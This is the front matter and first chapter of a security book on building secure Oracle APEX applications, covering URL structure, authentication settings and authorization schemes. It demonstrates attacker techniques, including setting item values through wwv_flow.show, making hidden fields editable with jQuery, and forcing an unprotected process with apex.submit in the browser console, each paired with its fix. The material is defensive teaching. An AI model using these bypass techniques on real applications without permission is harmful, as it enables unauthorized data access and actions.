Recx

Hands-On Oracle® Application Express Security

BUILDING SECURE APEX APPLICATIONS

WILEY

Hands-On Oracle Application Express Security

BUILDING SECURE APEX APPLICATIONS

Recx

WILEY

Hands-On Oracle Application Express Security: Building Secure Apex Applications

Published by
John Wiley & Sons, Inc.
10475 Crosspoint Boulevard
Indianapolis, IN 46256
www.wiley.com

Copyright © 2013 by John Wiley & Sons, Inc., Indianapolis, Indiana

ISBN: 978-1-118-68578-5 (ebk)
ISBN: 978-1-118-68613-3 (ebk)
ISBN: 978-1-118-68587-7 (ebk)

Manufactured in the United States of America

Library of Congress Control Number: 2013933608

EXECUTIVE EDITOR
Carol Long

SENIOR PROJECT EDITOR
Adaobi Obi Tulton

TECHNICAL EDITOR
Greg Jarmiolowski

SENIOR PRODUCTION EDITOR
Kathleen Wisor

COPY EDITOR
Kim Cofer

EDITORIAL MANAGER
Mary Beth Wakefield

FREELANCE EDITORIAL MANAGER
Rosemarie Graham

ASSOCIATE DIRECTOR OF MARKETING
David Mayhew

MARKETING MANAGER
Ashley Zurcher

VICE PRESIDENT AND EXECUTIVE GROUP PUBLISHER
Richard Swadley

VICE PRESIDENT AND EXECUTIVE PUBLISHER
Neil Edde

ASSOCIATE PUBLISHER
Jim Minatel

PROOFREADER
James Saturino

COVER DESIGNER
Ryan Sneed

Recx would like to dedicate this book to Samantha Booker, for her ever-hilarious insight and fiery temper.

ABOUT THE AUTHORS

RECX LTD. is small, agile, British company, formed in 2009 by cyber security experts who have worked in the fields of system and network attacks, exploitation, and applied security research since the turn of the century.

Offering a blend of skills based on the real-world experience of compromising and defending networks, Recx provides valuable capability, insight, intelligence, and creativity to the security challenges faced by system designers.

In addition to hands-on experience of building and breaking systems, Recx also has a strong pedigree in applied security research. This stems from individuals who have worked for a range of UK companies performing research into both offensive and defensive techniques.

Recx has created a range of cutting-edge tools and techniques that assist in the exploitation and defense of computer systems and networks.

TIM AUSTWICK has worked in both research and consulting roles for government departments and commercial organizations within the UK. By monitoring the developments of the growing computer security community, he helped enhance capability through development of attack tools and techniques within the security arena.

After graduating from Edinburgh University in 2000 with a joint honors degree in Artificial Intelligence and Computer Science, Tim went on to conduct advanced security research within a highly specialized cyber security testing team.

Tim has devised and presented a number of training sessions throughout his career on a variety of cyber security topics. His interests focus on the diverse range of security risks that has emerged through the rapid rise and constant evolution of Internet technologies.

While engaged as a security consultant by a client, Tim was exposed to the Oracle APEX platform and started devising an attack and audit methodology. Working alongside a great team of APEX developers helped Tim rapidly learn about the structure of APEX applications and the common security vulnerabilities that could be introduced.

Working at Recx, Tim's time is split between vulnerability research and client-facing consultancy. Tim has presented security risks and mitigation strategies across a range of technologies at a number of conferences within the UK.

NATHAN CATLOW, after starting out developing commercial-grade applications more than 20 years ago, has worked exclusively within the computer security arena for the past decade in various technical roles with government and commercial organizations.

Nathan has performed incident response, computer forensics, and countless penetration tests for a wide range of top UK and U.S. businesses. This has given him a deep understanding not only of the technical challenges faced by organizations, but also the impact that cyber attacks can have on business operations.

In recent years, Nathan has been concentrating on security within Oracle APEX, researching the structure and operation of the platform to discover security vulnerabilities and common vulnerable code patterns. This knowledge has been imparted into the Recx ApexSec product that performs automated security vulnerability assessments of any application written in APEX.

Throughout his career, Nathan has presented at a number of conferences and recently demonstrated the effect of simple attacks against APEX applications at the UK Oracle User Group conference.

ABOUT THE TECHNICAL EDITOR

GREG JARMIOLOWSKI has been developing Oracle database applications since 2000. He used to build ASP and ColdFusion applications with Oracle databases until he discovered HTML DB. After successfully sneaking Application Express into several federal agencies as a contractor, he struck out on his own in 2007. He focuses on Application Express development projects, but loves a good SQL challenge.

ACKNOWLEDGMENTS

THANKS to the team of contractors who opened our eyes to Oracle's Application Express, and thanks to the Oracle APEX development team for being on-board with our research and our product.

CONTENTS

INTRODUCTION

AT RECX we've been involved in the world of IT Security for more than a decade. We were involved in some of the first *penetration tests* performed in the UK, where large organizations and government departments allowed *ethical hackers* into their networks to determine the risk they faced from what are now known as *cyber attacks*.

As web applications rose in popularity around the turn of the century, we worked to develop tools and tactics to assist in attacking sites for customers. As more content was placed within web-based systems, this area of research grew almost in tandem with the number of real-world attacks that were happening against Internet-facing websites.

In recent years, we became exposed to Oracle Application Express (APEX) and realized that there was no single resource for developers on securing their APEX applications. We were able to break into APEX applications in a myriad of ways after learning about the unique structure of the APEX environment. But we had to learn from scratch why the security flaws existed and how to explain to developers the steps required to resolve the risks. We've collated this experience and advice into this book to help any APEX developer create secure APEX applications.

Oracle APEX use is booming, and we're seeing more Oracle customers choosing APEX for presentation of their business data from the database. Some customers have hundreds of APEX applications, ranging in complexity from simple data presentation and reporting through to complex business process management and geospatial analysis. Many have serious security requirements and need to ensure that their data is protected both from unknown parties operating on their networks, and also their "trusted" users acting with malicious intent.

APEX is a great tool for rapidly getting raw data out of the database and into a familiar browser environment for users. Whereas there is a gain in terms of functionality in this Rapid Application Development (RAD) model, what we often see is a detrimental effect on security. That's where Recx comes in — we hope this book is useful for all levels of APEX developers to understand the common risks faced by web applications, how they occur within APEX, and the simple steps required to ensure applications are robust against attack.

STRUCTURE

The book is structured into four main sections:

- **Access Control:** Protecting resources within applications with appropriate security controls prevents unauthorized disclosure of data.
- **Cross-Site Scripting:** These attacks are common in all web applications and allow people attacking your site to act on behalf of other users by injecting into your content.

- **SQL Injection:** A common attack vector that is widely used to compromise sites by extracting sensitive data.
- **Item Protection:** This useful security feature of APEX is often misunderstood, but when used correctly it adds a strong layer of protection to the application.

We believe in the learn-by-example approach to teaching security, and have structured this book so you can follow the discussions in a practical manner by creating pages within an APEX application that have specific security flaws. We demonstrate how attackers exploit the vulnerabilities so you are familiar with the mechanisms used against systems. By showing how to fix the issues, we can demonstrate they are no longer exploitable, and hopefully help clarify the real root cause of the problem and the simplicity of protecting against the threats.

If you prefer, you can read this book without actually trying the examples, and use them as illustrations of the threats against APEX applications.

All of the examples in this book are actually from real-world customer applications, sanitized and simplified to communicate the core issue in an understandable form. Some will look so simple that they may appear to have been specifically manufactured — trust us, they existed in some form within real applications, and are less obviously vulnerable when embedded within a hundred-page, highly complex APEX application!

The examples, when followed, result in a world's-most-vulnerable APEX application that you can keep in your tool bag and use to experiment on with the real issues you face in your own code. The complete example application is also provided for download for you to directly import into your test environment and start hacking.

SOME BASICS

This book takes a hands-on approach, demonstrating security risks to APEX applications by building vulnerable pages, exploiting them, and then changing things so they are secure. As such, to get the most out of this book you should be familiar with building APEX applications; pretty much any APEX developer should be able to follow the examples.

Two other areas are worth getting up to speed with: the APEX URL format and the JavaScript console.

APEX URL Format

The URLs within APEX applications have a unique structure, and differ from normal web applications:

```
http://apex.oracle.com/pls/apex/f?p=12556:1:6900596019210:::::
```

Most direct requests go via the `f` procedure with a single parameter, *p*. This parameter is a colon-separated list that breaks down as follows:

Application ID

Page ID

Session ID

A request string

The debug flag (YES or NO)

A list of pages for which the cache will be cleared

A comma-separated list of item names

A comma-separated list of item values

The printer-friendly output flag (YES or blank)

When using (and attacking) APEX applications, the main parts that we get involved with are the list of item names and values.

Most web application technologies pass parameters on the URL in the following form:

```
http://www.recx.co.uk/test.php?name=recx&show=all
```

You see two parameters here, `name` and `show`. The equivalent within APEX would be

```
http://apex.oracle.com/pls/apex/f?p=12556:1:6900596019210::::P1_NAME,
P1_SHOW:recx,all
```

Usually, parameters can be URL-encoded to allow any character to be contained in a value (for example, `name=recx%26friends` would embed an ampersand). This works in APEX with two exceptions: the comma, and the colon characters can't be encoded in a value. To set an item value so that it contains a comma, surround the list of item values with backslash characters:

```
http://apex.oracle.com/pls/apex/f?p=12556:1:6900596019210::::P1_NAME,P1_SHOW:\
recx,and,friends\,all
```

This sets the `P1_NAME` value to `recx,and,friends`. When attacking APEX applications, this is useful because commas can arise in some exploits, such as SQL Injection and Cross-Site Scripting.

The colon character can also be passed in an item value, but not via the `f` procedure. To set an item value to contain a colon, you have to call `wwv_flow.show` directly:

```
http://apex.oracle.com/pls/apex/wwv_flow.show?p_flow_id=12556&p_flow_step_
id=99&p_instance=8422060846284&p_arg_name=P99_TEXT1&p_arg_value=recx:security
```

The `p_flow_id` is the application ID, the `p_flow_step_id` parameter is the page ID, and `p_instance` represents the session. You can then pass `p_arg_name` and `p_arg_value` pairs to specify item name/values, using standard URL encoding to set any character. This is unsupported, and the `wwv_flow` package and show procedure may at some point change, so APEX applications shouldn't make use of this feature for normal operations. But, if attacking an APEX application, you can use this to get a colon into a value and into your exploit string.

JavaScript Console

All major browsers now have a very handy JavaScript console. In this book we use Chrome, but Firefox and Internet Explorer have the same feature and the same JavaScript commands will work.

As security researchers investigating an APEX application's exploitability, we use the JavaScript console for a number of tasks:

- Making Ajax calls, to invoke processes or set item values.
- Modifying components on a page; for example, to make hidden fields into text fields so they can be easily modified.
- Testing and debugging Cross-Site Scripting vulnerabilities.

To make an Ajax call, you use the `htmldb_Get` function within the JavaScript console:

```
var ajax = new htmldb_Get(null,
           $x('pFlowId').value,
           'APPLICATION_PROCESS=SomeProcess',
           1); // Page number
ajax.get();
```

You can use this same code to set an item value, by specifying an empty process name:

```
var ajax = new htmldb_Get(null,
           $x('pFlowId').value,
           'APPLICATION_PROCESS=',
           1); // Page number
ajax.add('P1_TEXT','data');
ajax.get();
```

You will see how this particular Ajax call can be very useful mechanism for modifying items that are protected by checksums in Chapter 4, "Item Protection."

To modify a hidden item on a page so it is editable, you can use the following JavaScript, which uses jQuery to duplicate a form element:

```
$('#P1_HIDDEN').detach()
 .attr('type','text')
 .insertAfter('#P1_SUBMIT');
```

A text field, with the same ID, name, and value as the hidden field, is placed after the submit button. The contents can then be changed in the browser and submitted to the APEX application.

OTHER RESOURCES

This book presents a number of security risks faced by web applications and investigates specifically how these emerge within the APEX environment. From our consulting experience we know these vulnerabilities are common in APEX applications, but they are not unique to the APEX world. Similar issues exist in any web application framework.

To further your understanding of generic attacks against web applications, we highly recommend the *Web Application Hackers Handbook* (Stuttard and Pinto, 2007).

It is also worth considering the security applied at the database layer, and we would also point out the *Database Hackers Handbook* (Litchfield et al., 2005) as an invaluable resource when testing a security your environment.

1 Access Control

One of the most basic forms of protection that any web application must utilize is the enforcement of an authentication and authorization policy.

Authentication deals with identifying users to the application; in APEX this is provided by a number of default authentication schemes and can be extended using a custom authentication scheme. Authorization is the process of assessing whether the authenticated user is privileged to access certain data or perform a particular action.

The term *access control* covers both aspects, and access-control vulnerabilities arise when either authentication can be abused to allow access to an application without valid credentials, or when authorization is incorrectly applied, allowing valid users to access parts of the application for which they should not have privileges.

One of the great things about APEX is the capability to apply authorization schemes to a wide range of components. At a simple level, pages within an APEX application can be protected by your authorization scheme to prevent access to certain sets of users. The applicability of authorization schemes is a lot more granular: reports, buttons, and processes can all also be protected. Users with different privileges can then only view or access specific components on a page. While APEX provides a great access control model, there are some common mistakes that are made where data and functionality do not get protected as you might expect. This chapter will guide you through the various access control features and show how they can be used securely in your applications.

THE PROBLEM

When authentication or authorization is not applied correctly, an unauthenticated user with no access to the application may be able to view and interact with the data it is intended to protect. Valid (but malicious) users of the application may also be able to invoke operations that should be restricted to a limited subset of users.

In our experience performing security assessments of APEX applications, we can say that although APEX provides fantastic flexibility and granularity with authorization, in many cases such protection is not defined or applied correctly. As an APEX application grows and matures, we often see newer pages and components that do not have the protection they require. In one (extreme!) case, we analyzed an application where the Create Admin User page was not protected, and could be accessed by any authenticated user of the application.

THE SOLUTION

By ensuring that the authentication scheme used by your APEX application is robust and conforms to best practice, you can be confident that only legitimate users of the application should have access. Of course, other attacks against an APEX application can allow those malicious attackers to get in even when authentication is defined correctly, but these attacks (such as using Cross-Site Scripting to steal a valid user's credentials, or SQL Injection to access arbitrary data within the database) can be mitigated in other ways and are discussed later in this book.

Authorization should be applied to those areas within an application that need to be protected from subsets of valid authenticated users. Only very simple applications are designed with one generic user level; most have at least some notion of "role" with base-level users, and administrative functionality for a specific group of users.

We're not going to cover designing and documenting an application's access-control model, as this is very dependent on the specific requirements of the application. However, this is a crucial step when developing any system. Such requirements should be captured when the system is planned, and then once implemented, the access-control structure can be compared with the initial intentions.

Instead, we present some common access-control mishaps that we've observed across a number of APEX applications, and discuss how the simple addition of access-control settings can secure the APEX application.

AUTHENTICATION

The first stage is to define a reasonable authentication scheme for the application. In general, any authentication scheme should be capable of identifying users based on some description of who they are (their username) and a secret that nobody except the user should know (such as a password).

Depending on the requirements of the APEX application, you define authentication using one of the built-in methods or via a custom scheme, as shown in Figure 1-1.



Authentication Scheme
Cancel
Create Authentication Scheme
Name
*Name
*Scheme Type
Application Express Accounts
Application Express Accounts
Custom
Database Accounts
HTTP Header Variable
LDAP Directory
No Authentication (using DAD)
Open Door Credentials
Oracle Application Server Single Sign-On

FIGURE 1-1: Available authentication schemes

No rules exist for which of these schemes to use or avoid (although choosing Open Door Credentials would require confidence that the data and operations of the application were truly intended for everybody).


When authenticating users based on the traditional credentials of username and password, here is some "best practice" guidance that you should consider:

- **Account lockout:** If a user attempts authentication with an invalid password a number of times, consider rejecting future access for a certain period (the chosen threshold and timeout depends on the sensitivity of the application and the corporate security policy).
- **Password complexity:** Users invariably choose the simplest password they can, so an application should enforce a level of complexity so attackers cannot guess valid user credentials (again, the chosen policy depends on the application).
- **Password reset:** Where an application allows users to reset their password if they forget, it should either require some additional confirmation or send a reset link with a unique token to their configured e-mail address. The application should not allow a reset based on some publicly available information (for example, birth date or mother's maiden name), and should never e-mail users their actual password.
- **Password storage:** The application should not store user credentials in clear text, but instead should store passwords that are cryptographically "hashed" and preferably "salted" with a unique value. This limits the damage of the worst-case-scenario of your account information being compromised, because an attacker would still not be able to authenticate as other users without "cracking" the password hashes. Storing passwords that are encrypted, rather than hashed, is not considered good practice because they can be decrypted should the key be discovered.

With authentication defined and adhering to these guidelines and applied to an APEX application, any non-public page should be protected so that only legitimate users have access. This is the first part of the story of access control; the next stage is applying authorization to provide more granular control over the functionality available to users.

Application Authentication

You can define the authentication scheme in the Security section of an APEX application's properties, as shown in Figure 1-2. This scheme is used whenever a page that requires authentication is requested by a user who is not logged in. It is possible to specify No Authentication, effectively making all pages publicly accessible; needless to say, you should not use this without very careful consideration about the data and features within an application.



Application 12556

Authentication


Authentication is the process of establishing each user's identify before they can access your application. You may define multiple authentication schemes for your application, however only one scheme can be current. The authentication logic of the current scheme is used when your application is run.

Application	12556
Public User	APEX_PUBLIC_USER
Authentication Scheme	No Authentication
Deep Linking	Enabled

FIGURE 1-2: Application authentication settings

Page Authentication

You can apply authentication to pages within an APEX application via the Security section of the page properties, as shown in Figure 1-3.



Authentication: Page Requires Authentication

FIGURE 1-3: Setting page authentication

This setting dictates simply whether a user needs to be authenticated to access the page. If a page doesn't require authentication, it is considered a *public page*.

Generally, an application requires only a single public page: the login page. Having more public pages is not a security problem as long as those pages contain only information and functions that are really intended for access by anyone whose browser can reach the application.


Given page numbering is generally sequential in APEX applications, public pages can be trivially enumerated by a simple attack that iterates through the pages of the application. Do not assume that because some public page is not immediately obvious to visitors of the site that it will not be found by a more investigative user!

Reducing the public pages in an application serves to reduce the attack surface that is available to hackers looking to break into the site; as always, unless it really has to be public, make sure that the page requires authentication.

AUTHORIZATION

Once users are identified through authentication, the application can continue to make access-control decisions, to limit access to certain sections or functionality. This is what *authorization schemes* are used for within an APEX application. As a developer, you can define a number of schemes based on the complexity of the required access-control model. Generally, an authorization scheme would check the groups that a user is a member of, or query some privileges table to ascertain the roles and permissions for the user.

For the purposes of this chapter, define a dummy authorization scheme (see Figure 1-4) called ***`IS_USER_AN_ADMIN`*** that you can apply to various areas to observe the effect of this form of access control. This scheme will always return false (because the *`ISADMIN`* item is not defined), but demonstrates certain attacks that could occur when authorization is not applied correctly.



Authorization Scheme

Use this page to define an authorization scheme. By creating an authorization schemes, you can protect applications, pages, and application components and extend the security provided by your application authentication scheme. You can use authorization schemes to identify additional security beyond simple user authentication. For example a user with administration rights may need access to more navigation bar icons, pages, and tabs than other users.

Application: 12556 BookDemo

* Name: IS_USER_AN_ADMIN

Authorization Scheme

* Scheme Type: Value of Item in Expression 1 Equals Expression 2

* Page Item Name: ISADMIN

* Value: TRUE

* Identify error message displayed when scheme violated

You are not an administrator!

FIGURE 1-4: Create a dummy authorization scheme to experiment with

Application Authorization

You can apply an authorization scheme at an application level to be enforced across all (non-public) pages. Optionally, this can cover public pages also, although that somewhat defeats the purpose of marking them as public.

With minimal public pages and an application-level authorization scheme, the APEX application is well protected against unauthenticated (anonymous) users. Applying authorization at this level can also defend against the accidental creation of pages that are not configured to require authentication.


Page Authorization

The authorization scheme setting by default has two options: either the page does not require authorization, or only non-public users can access the page. With authentication defined (Page Requires Authentication), these two settings are equal.

TIP *There is a reason to specifically choose Must Not Be Public User even in this case. Because the default authorization is No Page Authorization Required, if you explicitly set it to Must Not Be Public User, it shows you have considered the security of the page and have made the conscious decision that this page is accessible to every authenticated user of the application.*

Though not strictly required, this step assists the security review process because pages with No Page Authorization Required are most likely pages where the developer has not considered the authorization requirements, and potentially the content needs to be protected further.

Authorization gets more interesting when you add a custom authorization scheme (see Figure 1-5).


Authorization Scheme: - No Page Authorization Required -

- No Page Authorization Required -
IS_USER_AN_ADMIN
Must Not Be Public User
{Not IS_USER_AN_ADMIN}

FIGURE 1-5: Applying authorization to a page

With the *IS_USER_AN_ADMIN* authorization scheme defined in the application, you can now specify that the page should be available only to users who pass the checks implemented by the scheme.

The access-control structure of a general application would therefore be as follows:

- **Login page:** Public
- **All other pages:** Must Not Be Public User
- **Administrative pages:** Defined with a custom authorization scheme

More complex APEX applications implementing many user roles would apply the relevant more granular authorization scheme to pages.

You can define the same authorization scheme attribute for regions of a page, so that the displayed page differs based on user privileges.

It is also possible to use Conditions on page components as a form of authorization. See Figure 1-6.




FIGURE 1-6: Conditions

There is nothing necessarily incorrect about using Conditions in this way, except perhaps that it is not immediately obvious that the Condition is acting as part of the APEX application's security boundary.

TIP *Unless there is a valid reason not to, the application's access-control model should be enforced using the security attributes rather than as a condition.*

Button and Process Authorization

In APEX, a process can be defined on a page that operates On Submit, when the HTML form contained on the page is submitted. These processes execute whenever the page is submitted, unless linked to a specific button using the When Button Pressed attribute.

Imagine a page that is accessible to two different levels of user (say, any authenticated user and also an administrator). You might have a button that has access control so only the higher-privilege user can access some functionality (such as deleting some data). The page has a Delete Row process that occurs On Submit and is linked to the Delete button (using When Button Pressed).

By applying an admin-only authorization scheme to the button, APEX renders the button only when the user passes the authorization test.

This situation occurs often, and actually contains an access-control vulnerability. The crux of the problem is that the process is not protected by an authorization scheme. It is technically possible to invoke the imaginary Delete Row process without actually clicking the Delete button, through a JavaScript call.


WARNING *When applying security to a button, remember to also apply equal security constraints to the process that is invoked when the button is clicked.*

To demonstrate, create a blank page (20) with an HTML region, and two items: a button (`P20_BUTTON`) and a display-only item (`P20_STRING`).

Now create a process (APPEND_STRING) with a process point of "On Submit – After Computations and Validations," with the following process source:

```
begin
 select :P20_STRING || 'Recx!' into :P20_STRING from dual;
end;
```

Select *P20_BUTTON* for the When Button Pressed attribute to link this process's execution to occur when the button is clicked. See Figure 1-7.


Process: 1 of 1 Name: APPEND_STRING

Conditions

When Button Pressed: *P20_BUTTON

Condition Type: - Select Condition Type -

[PL/SQL] [item / column=value] [item / column not null] [item / column null] [request=e1] [page in] [page not in] [exists] [never] [none]

FIGURE 1-7: Setting to invoke the process when the button is clicked

The page should contain the button, the display-only item, and the process that is executed when the button is clicked, as shown in Figure 1-8.




FIGURE 1-8: Page structure

The resulting page should now display a button and the empty *P20_STRING* item. When the button is clicked, the string is modified so your text is appended. We're using the simplest possible example here to get the core access-control issue across — in real-world applications we've seen this same structure implementing actions such as deleting data, modifying site content, and even disabling user accounts.

The button within the page is defined by the following HTML:

```
<input type="button" value="Button" onclick="apex.submit('P20_BUTTON');"
id="P20_BUTTON"/>
```

This means when the button is clicked, the JavaScript `apex.submit()` method is called.

If you now apply the *`IS_USER_AN_ADMIN`* dummy authorization scheme to this button and then run the page, the button is no longer displayed. See Figure 1-9.





FIGURE 1-9: Apply an authorization scheme to the button

At first, it appears that this means the process can no longer be executed by non-administrative users. But, what an attacker can do is simulate a button click by executing the JavaScript in the browser's JavaScript console (even when the actual button definition does not appear in the HTML!). Figure 1-10 shows the simple JavaScript command that an attacker can enter into their browser.



```
> apex.submit('P20_BUTTON');
```

FIGURE 1-10: Forcing a button click using JavaScript

If you enter this JavaScript and press enter you will notice that the page refreshes. The displayed string is also now longer than before, indicating that the process has executed a second time, even without the physical click of the button.

The only caveat here is that an attacker would need to know in advance the name of the button. The access-control model of the APEX application should not rely simply on the unpredictability of a button name, and it would certainly be possible for an attacker to iterate through a list of likely button names.

To resolve the access-control vulnerability here, the process should have an authorization scheme that matches the button. When set, the preceding JavaScript still refreshes the page but the string output does not change, because the process is no longer executing.

NOTE *The same applies to the Validations and Branches that are linked to button presses, although generally there is less of a security impact if Validations or Branches can be executed by unprivileged users.*

NOTE *A similar attack against Dynamic Actions that execute server-side PL/SQL code is theoretically possible, but cannot realistically be performed by an attacker. A Dynamic Action that is protected with an authorization scheme means the JavaScript to invoke the action is not included in the page displayed in the browser, much like with the button in the preceding example. Although the code to hook up a dynamic action could be specified manually by an attacker in the JavaScript console as before, there is a complex* `ajaxIdentifier` *component that uniquely represents the Dynamic Action:*

```
"ajaxIdentifier":"D22C8577EE8C8066BA70874E0B814467D23F5CD274C23A349148DCB
297EF7295"
```

